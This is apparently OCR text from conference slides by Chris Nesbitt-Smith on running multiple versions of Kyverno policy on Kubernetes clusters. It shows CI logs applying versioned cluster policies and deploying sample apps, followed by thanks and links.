
>=2.0.0 versions of policy co-existing on a single Kubernetes Cluster

README.md

>=2.0.0 versions of policy co-existing on a single Kubernetes Cluster

Demo

```
# Create a cluster
$ kind create cluster
Creating cluster "kind" ...
 ✓ Ensuring node image (kindest/node:v1.23.4) 🖼
 ✓ Preparing nodes 📦
 ✓ Writing configuration 📜
 ✓ Starting control-plane 🕹️
```



policy-as-versioned-code / cluster1 Public

Update templated files (#1)

CI #7

deploy

succeeded 7 hours ago in 2m 5s

```
Set up job                                                              2s
Run actions/checkout@2541b1294d2704b0964813337f33b291d3f8596b          1s
Run container-tools/kind-action@1dfd7e7ffb39e532f9de844dba8f1a29ae7e0f75  1m 24s
Install kyverno                                                         3s
Wait for kyverno to be installed                                       19s
Apply Policy                                                            6s
  ▸Run kubectl apply -k 'github.com/policy-as-versioned-code/policy/kubernetes/kyverno?
  ref=1.0.0'
  clusterpolicy.kyverno.io/require-department-label-1.0.0 created
  clusterpolicy.kyverno.io/require-department-label-2.0.0 created
  clusterpolicy.kyverno.io/require-known-department-label-2.0.0 created
  clusterpolicy.kyverno.io/require-department-label-2.1.0 created
  clusterpolicy.kyverno.io/require-known-department-label-2.1.0 created
  clusterpolicy.kyverno.io/require-department-label-2.1.1 created
  clusterpolicy.kyverno.io/require-known-department-label-2.1.1 created
Wait for policy to be available                                         6s
Deploy apps                                                             5s
  ▸Run kubectl apply -k github.com/policy-as-versioned-code/app1
  deployment.apps/app1 created
  deployment.apps/app2 created
  deployment.apps/app3 created
Check all apps are deployed                                             3s
Post Run container-tools/kind-action@1dfd7e7ffb39e532f9de844dba8f1a29ae7e0f75  1s
Post Run actions/checkout@2541b1294d2704b0964813337f33b291d3f8596b     0s
```

policy-as-versioned-code / cluster2 Public

cluster2


CI #1

deploy

succeeded 8 minutes ago in 1m 55s

```
Set up job                                                              1s
Run actions/checkout@2541b1294d2704b0964813337f33b291d3f8596b          0s
Run container-tools/kind-action@1dfd7e7ffb39e532f9de844dba8f1a29ae7e0f75  1m 22s
Install kyverno                                                         3s
Wait for kyverno to be installed                                       20s
Apply Policy                                                            4s
  ▸Run kubectl apply -k "github.com/policy-as-versioned-code/policy/kubernetes/kyverno?
  ref=2.0.0"
  clusterpolicy.kyverno.io/require-department-label-2.0.0 created
  clusterpolicy.kyverno.io/require-known-department-label-2.0.0 created
  clusterpolicy.kyverno.io/require-department-label-2.1.0 created
  clusterpolicy.kyverno.io/require-known-department-label-2.1.0 created
  clusterpolicy.kyverno.io/require-department-label-2.1.1 created
  clusterpolicy.kyverno.io/require-known-department-label-2.1.1 created
Wait for policy to be available                                        11s
Deploy apps                                                             7s
  ▸Run kubectl apply -k github.com/policy-as-versioned-code/app2
  deployment.apps/app2 created
  deployment.apps/app3 created
Check all apps are deployed                                             2s
Post Run container-tools/kind-action@1dfd7e7ffb39e532f9de844dba8f1a29ae7e0f75  1s
Post Run actions/checkout@2541b1294d2704b0964813337f33b291d3f8596b     0s
Complete job                                                            0s
```

!?



BAiTR
!!?!!

Purposeless policy is potentially practically pointless policy.

Purposeless policy is potentially practically pointless policy.

Purposeless policy is potentially practically pointless policy.

Purposeless policy is potentially practically pointless policy.

Purposeless policy is potentially practically pointless policy.

Purposeless policy is potentially practically pointless policy.

Purposeless policy is potentially practically pointless policy.

🙏 Thanks 🙏

- cns.me
- talks.cns.me
- github.com/chrisns
- github.com/policy-as-versioned-code
- learnk8s.io

Chris Nesbitt-Smith

Q&A 🙋‍♀️🙋🙋‍♂️

cns.me

github.com/policy-as-versioned-code

Chris Nesbitt-Smith